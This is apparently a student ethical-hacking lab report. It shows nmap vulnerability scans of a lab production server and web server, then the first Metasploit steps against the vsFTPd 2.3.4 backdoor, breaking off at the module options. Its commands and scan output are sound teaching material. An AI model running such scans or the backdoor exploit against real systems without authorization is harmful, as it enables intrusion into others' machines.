
Ethical Hacking

By: Nadem Sahial

Executive Summary:

After successfully completing a network upgrade, we've been tasked with assessing the security of a newly deployed Production server crucial for client operations. Our objective is to identify vulnerabilities and provide exploitation examples. Additionally, we'll assess the Web server in their DMZ. Leveraging cybersecurity expertise, we aim to fortify their infrastructure against potential threats, ensuring operational resilience.

Install the Supplied Production Server VM



CEO PC
Powered Off

DNS Server
Powered Off

Router-Firewall
Powered Off

Webserver
Powered Off

Kali-DMZ
Powered Off

Kali-Trusted
Saved

Kali-Untrusted
Powered Off

Production Server
Powered Off

Preview

General

```
Name:              Production Server
Operating System:  Ubuntu (64-bit)
```

System

```
Base Memory:   6022 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  Nested Paging, KVM Paravirtualization
```

Display

```
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled
```

Storage

```
Controller: IDE
  IDE Secondary Device 0:   [Optical Drive] Empty
Controller: SATA
  SATA Port 0:              Production Server-disk001.vdi (Normal, 8.00 GB)
```

Audio

```
Host Driver:   Windows DirectSound
Controller:    ICH AC97
```

Network

```
Adapter 1:   Intel PRO/1000 MT Desktop (Internal Network, 'Trusted')
```

USB

```
USB Controller:   OHCI, EHCI
Device Filters:   0 (0 active)
```


Shared folders

None


Description

None

Production Server Vulnerabilities Search




```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-04 00:15 EST
Nmap scan report for 192.168.0.1
Host is up (0.00087s latency).
```




```
Nmap scan report for 192.168.0.18
Host is up (0.00099s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
```

Production Server Vulnerabilities Search Part 2




```
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
```

Web Server Vulnerabilities Search




```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 10.200.0.9/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-04 00:03 EST
Nmap scan report for 10.200.0.9
Host is up (0.00094s latency).
```




```
ssl-ccs-injection:
  VULNERABLE:
  SSL/TLS MITM vulnerability (CCS Injection)
    State: VULNERABLE
    Risk factor: High
      OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
      does not properly restrict processing of ChangeCipherSpec messages,
      which allows man-in-the-middle attackers to trigger use of a zero
      length master key in certain OpenSSL-to-OpenSSL communications, and
      consequently hijack sessions or obtain sensitive information, via
      a crafted TLS handshake, aka the "CCS Injection" vulnerability.
```

Web Server Vulnerabilities Search Part 2




```
8180/tcp open  unknown
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
```

Exploit a Vulnerability Found on the Production Server Part 1




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_s
ha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                 MMMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com
```




```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
```


Continued



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    21               yes       The target port (TCP)
```




```
